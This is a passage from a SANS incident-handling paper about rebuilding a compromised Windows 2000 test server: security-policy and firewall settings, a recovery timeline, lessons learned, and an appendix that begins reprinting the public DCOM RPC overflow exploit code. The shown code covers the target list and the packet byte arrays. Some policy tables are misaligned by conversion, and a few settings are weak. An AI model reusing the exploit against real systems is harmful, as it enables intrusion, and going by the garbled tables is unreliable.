
MBSA returned a list of missing patches and service packs, both for Security updates...




And Windows Operating System settings:



A more detailed list is available:




Andy felt as though the machine was now in a better condition from a security standpoint, and decided to make use of the Windows Update Web site (found at <http://v4.windowsupdate.microsoft.com/en/default.asp>) to keep current:



Hardening the Local System

The next step to eradicate security vulnerabilities was actual system hardening, to lock down the capabilities of the system using Local Security Policies. Andy clicked Start→Run, and typed in “secpol.msc” to open the Local Security Policy editor:



There were three areas of interest in the Local Security Policy – Audit Policy, User Rights Assignment, and Security Options. The following tables will depict what Andy chose for each section:

Audit Policy

Policy	Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit Directory Service Access	Success, Failure
Audit logon events	Success, Failure
Audit object access	Success, Failure
Audit policy change	Success, Failure
Audit privilege use	Success, Failure
Audit process tracking	Not necessary
Audit system events	Success, Failure

User Rights Assignment

Policy	Setting
Access this computer from the network	None (Andy would add clients)
Act as part of the operating system	None
Add workstations to the domain	None
Backup files and directories	Backup Operators
Bypass traverse checking	Administrators
Change the system time	Administrators
Create a pagefile	Administrators
Create a token object	None
Create permanent shared objects	N/A
Debug programs	None
Deny access to this computer from the network	None
Deny logon as a batch job	
Deny logon as a service	
Deny logon locally	
Enable computer and user accounts to be trusted for delegation	
Force shutdown from a remote system	
Generate security audits	
Increase quotas	
Increase scheduling priority	Administrators
Load and unload device drivers	Administrators
Lock pages in memory	None
Log on as a batch job	
Log on as a service	None
Log on locally	Administrators, Server Operators, Backup Operators
Manage auditing and security log	Administrators
Modify firmware environment values	Administrators
Profile single process	
Profile system performance	
Remove computer from docking station	
Replace a process level token	None
Restore files and directories	Backup Operators
Shut down the system	Administrators
Synchronize directory service data	
Take ownership of files or other objects	Administrators

A blank setting means nothing was changed.

Security Options

Policy	Setting
Additional restrictions for Anonymous Connections	No Access without Explicit Permissions
Allow Server Operators to Schedule Tasks (Domain Controllers Only)	Disabled
Allow System to be Shut Down Without Having To Log On	Disabled
Allowed to Eject Removable NTFS Media	Administrators
Amount of Idle Time Required Before Disconnecting Session	15 minutes
Audit the Access of Global System Objects	Undefined
Audit Use of Backup and Restore Privilege	Enabled
Automatically Log Off Users When Logon Time Expires (Local)	Enabled
Clear Virtual Memory Pagefile When System Shuts Down	Enabled
Digitally Sign Client Communication (Always/When Possible)	When Possible
Digitally Sign Server Communication (Always/When Possible)	When Possible
Disable CTRL+ALT+DEL Requirement for Logon	Enabled
Do Not Display Last User Name in Logon Screen	Enabled
LAN Manager Authentication Level	Send NTLMv2 Response Only <Andy kept the same Logon text>
Message Text/Title for users attempting to Logon	
Number of Previous Logons to Cache (if Domain Controller is Not Available)	Servers - 0
Prevent System Maintenance of Computer Account Password	Disabled
Prevent Users from Installing Print Drivers	Enable
Prompt User to Change Password Before Expiration	Not Configured
Recovery Console: Allow Automatic Administrative Logon	Disabled
Recovery Console: Allow Floppy Copy and Access to All Drives and Folders	Disabled
Rename the Administrator and Guest Accounts	Yes
Restrict the CD-ROM and Floppy drive access to locally logged on user only	Enabled

Secure the Netlogon Channel

Digitally encrypt secure channel data (when possible) AND
Digitally sign secure channel data (when possible)

Send Unencrypted Password to Connect to Third-Party SMB Servers.

Disabled

Shut Down System Immediately If Unable to Log Security Audits

Enabled

Configure Smart Card Removal Behavior
Strengthen Default Permissions of Global System Objects

Not Configured

Configure Unsigned Driver Installation Behavior

Enabled


Configure Unsigned Non-Driver Installation Behavior

Warn but allow installation


Warn but allow installation

Installing a Host-Based Firewall


Andy decided that his final step on the local machine would be to install Tiny Personal Firewall v2.0, a freely available and simple-to-configure software firewall that would help restrict access to the machine. Andy installed the executable, and rebooted the machine. He then double-clicked the small icon in the system tray and opened the initial control panel:



Andy left this setting alone, and then clicked the Miscellaneous tab:




Andy set passwords to passwords for firewall administration and log/stats viewing. He then returned to the initial Firewall tab, and clicked Advanced. The initial tab, Filter Rules, is set up as follows:



Andy would come back in and make some changes to this once the custom applications were installed. He could easily limit the traffic flowing in and out of

the machine by protocol, local and remote ports, and applications. He then clicked the Miscellaneous tab:



Here, Andy could set up specific address groups to log, and could also save logs to a local file and/or a remote Syslog server. Andy opted to log in both places, pointing the Syslog output to the Linux server, which he would configure to accept connections from this machine (for logging only).

Andy and Frank felt as though they had successfully eradicated the incident. They were also confident that they had addressed the major vulnerabilities and oversights that had allowed the exploit to take place at all. Andy noted the time that they had finished the Eradication phase: *Sunday August 3, 2003 11:26pm*.

Recovery

Monday August 4, 2003 8:03am

Whew! What a night that had been! The next morning, Andy was back in the office, and ready to finish the job. Now that the system had been rebuilt from scratch, with the hard drive completely wiped of data, patches and updates applied, and a simple firewall installed, it was time to validate the system and make sure it was useful as a testing bed for customer applications.

Monday August 4, 2003 8:05am

Andy loaded the applications on the machine. The first step was to make sure that these would operate correctly with the newest Windows 2000 patches and Service Packs. Andy had upgraded the system to Service Pack 4, with all security patches installed. There were no other applications running on the machine (such as Microsoft Office, etc.).

Monday August 4, 2003 8:19am

Now that the applications were loaded on the machine, Andy began testing functionality from the local console. After 30 minutes or so, he was satisfied that things were working well. The only difference in the system, at this point, would be an open port (12222) that hosted the application interface, which acted as a miniature Web server and was accessed from the clients' Web browser.

Monday August 4, 2003 8:51am

Andy made a change to the router that used NAT for passing any TCP requests on port 12222 to the particular IP address of the testing machine (192.168.1.25). This would pass any externally originating requests directly to that machine.

Monday August 4, 2003 8:55am

Frank had gotten in around 8:30, and Andy asked him to change the firewall rules to deny internal access to this machine. Frank simply modified the earlier rule that did this, ending up with the new rule as follows:

add 0114 deny all from 192.168.1.25 to any
--

Monday August 4, 2003 9:06am


Andy hooked the machine up to the DMZ hub using an Ethernet cable. Andy had thought a bit about changing the hub out for a switch, but decided to leave it there in case he wanted to sniff any traffic later.

Monday August 4, 2003 9:15am

Andy modified the Tiny Personal firewall rules to allow incoming connections on port 12222 to access the applications he had installed, and set up an outbound rule that allowed communications out to the clients' port 80.

Monday August 4, 2003 9:27am

Andy decided to test the application from outside the network by using his browser to access the application by the dynamic URL <http://infotechtest.fakeurl00d.com:12222>. He was excited to be met with success:



Monday August 04, 2003 9:33am

Andy is satisfied that the apps are now available to customers. Andy tests the firewall rule disallowing this machine access by logging in at the local console and trying to ping any of the internal LAN addresses:

```
C:\>ping 192.168.1.5

Pinging 192.168.1.5 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.1.5:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\>ping 192.168.1.2

Pinging 192.168.1.2 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.1.2:
```

```
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),  
  
C:\>ping 192.168.1.11  
  
Pinging 192.168.1.11 with 32 bytes of data:  
  
Request timed out.  
Request timed out.  
Request timed out.  
Request timed out.  
  
Ping statistics for 192.168.1.11:  
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),  
  
C:\>ping 192.168.1.13  
  
Pinging 192.168.1.13 with 32 bytes of data:  
  
Request timed out.  
Request timed out.  
Request timed out.  
Request timed out.  
  
Ping statistics for 192.168.1.13:  
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Andy is confident that this particular incident is done, and he records the finish time: *Monday August 04, 2003 9:36am*

Lessons Learned

Andy and Frank decided to sit down that next Friday and discuss the events of the last weekend. The first thing they look at is the finished incident report. Between the two of them, they managed to completely eradicate the incident in roughly half a day, give or take a bit. There were a few things that were noticed right off the bat:

- The alert emails from GFI LANguard should have gone to more than one person; with Andy out of town, the incident had occurred over 48 hours before anyone noticed. This was a simple issue to remedy.
- The APPS-TEST machine should have been patched and updated at regular intervals; there is really no excuse for having this machine vulnerable and exposed.
- The Linux machine in the DMZ should have been running SNORT, with some form of alerting set up. If this had been set up and configured earlier, they might have had a considerable amount of data with which to track the attacker(s) and find out what had really happened.

- Investing in some external hard disk drives and other hardware would probably be a good idea if they intend to do this sort of work more often.
- Andy and Frank may need to get some security training (forensics, incident handling, etc). They are both familiar with several organizations (SANS, ISC2, etc.) that offer training, and vow to look into this more in the near future. This is particularly important if they hope to offer consulting services to clients in this arena.

Conclusion

This could happen to any number of small businesses out there. Those of us who work or have worked in large organizations (I have been a member of the Incident Handling team in several Fortune 500 – Fortune 50 firms) can easily forget that there are many small “mom and pop” companies out there that do not have a structured patch management program, adequate antivirus protection, or the experience to understand what they need to be doing to keep things safe and secure.

What if the attacker had not just had something to prove, but was harvesting a “jumping off point” for later attacks on E-commerce firms, hoping to acquire credit card numbers? If the company that had been hacked could not prove that it had been sufficiently protected from external compromise, would they be criminally liable for damages? Possibly. This is just one type of consideration that must be addressed in today's computing society. There are many reasons to try and avoid being in this situation; as incident handlers, it is our job to prevent what we can, and mitigate the damages as quickly and completely as possible when incidents DO occur.

© SANS Institute 2004. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system, or transmitted, in any form or by any means, electronic, mechanical, photocopying, recording, or by any information storage or retrieval system, without the prior written permission of SANS Institute.

Appendix A - Exploit Code for DcomExpl_UnixWin32

/*

DCOM RPC Overflow Discovered by LSD

-> http://www.lsd-pl.net/files/get?WINDOWS/win32_dcom

Based on FlashSky/Benjurry's Code

-> <http://www.xfocus.org/documents/200307/2.html>

Written by H D Moore <hdm [at] metasploit.com>

-> <http://www.metasploit.com/>

Ported to Win32 by Benjamin Lauzière <blauziere [at] altern.org>

- Usage: ./dcom <Target ID> <Target IP>

- Targets:

- 0 Windows 2000 SP0 (english)
- 1 Windows 2000 SP1 (english)
- 2 Windows 2000 SP2 (english)
- 3 Windows 2000 SP3 (english)
- 4 Windows 2000 SP4 (english)
- 5 Windows XP SP0 (english)
- 6 Windows XP SP1 (english)

*/

#ifdef WIN32

#include <Windows.h>

#endif

#include <stdio.h>

#include <stdlib.h>

#include <sys/types.h>

#ifndef WIN32

#include <error.h>

#include <sys/socket.h>

#include <netinet/in.h>

#include <arpa/inet.h>

#include <unistd.h>

#include <netdb.h>

#define STD_IN 0

#endif

#include <fcntl.h>

unsigned char bindstr[] = {

0x05, 0x00, 0x0B, 0x03, 0x10, 0x00, 0x00, 0x00, 0x48, 0x00, 0x00,

0x00, 0x7F, 0x00, 0x00, 0x00,

0xD0, 0x16, 0xD0, 0x16, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00,


```

0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC,
0xCC, 0x48, 0x00, 0x00, 0x00, 0x07, 0x00, 0x66, 0x00, 0x06,
0x09, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x46, 0x10, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x78, 0x19, 0x0C, 0x00, 0x58,
0x00, 0x00, 0x00, 0x05, 0x00, 0x06, 0x00, 0x01, 0x00, 0x00,
0x00, 0x70, 0xD8, 0x98, 0x93, 0x98, 0x4F, 0xD2, 0x11, 0xA9,
0x3D, 0xBE, 0x57, 0xB2, 0x00, 0x00, 0x00, 0x32, 0x00, 0x31,
0x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x80,
0x00, 0x00, 0x00, 0x0D, 0xF0, 0xAD, 0xBA, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x18, 0x43, 0x14, 0x00, 0x00, 0x00, 0x00,
0x00, 0x60, 0x00, 0x00, 0x00, 0x60, 0x00, 0x00, 0x00, 0x4D,
0x45, 0x4F, 0x57, 0x04, 0x00, 0x00, 0x00, 0xC0, 0x01, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x46, 0x3B, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0x00,
0x00, 0x00, 0x00, 0x30, 0x00, 0x00, 0x00, 0x01, 0x00, 0x01,
0x00, 0x81, 0xC5, 0x17, 0x03, 0x80, 0x0E, 0xE9, 0x4A, 0x99,
0x99, 0xF1, 0x8A, 0x50, 0x6F, 0x7A, 0x85, 0x02, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x01, 0x00, 0x00, 0x00, 0x01, 0x10, 0x08, 0x00, 0xCC,
0xCC, 0xCC, 0xCC, 0x30, 0x00, 0x00, 0x00, 0x78, 0x00, 0x6E,
0x00, 0x00, 0x00, 0x00, 0x00, 0xD8, 0xDA, 0x0D, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x20, 0x2F, 0x0C,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x03,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x03, 0x00, 0x00,
0x00, 0x46, 0x00, 0x58, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01,
0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x10, 0x00, 0x00,
0x00, 0x30, 0x00, 0x2E, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x68,
0x00, 0x00, 0x00, 0x0E, 0x00, 0xFF, 0xFF, 0x68, 0x8B, 0x0B,
0x00, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00
};

unsigned char request2[] = {
    0x20, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x20, 0x00, 0x00,
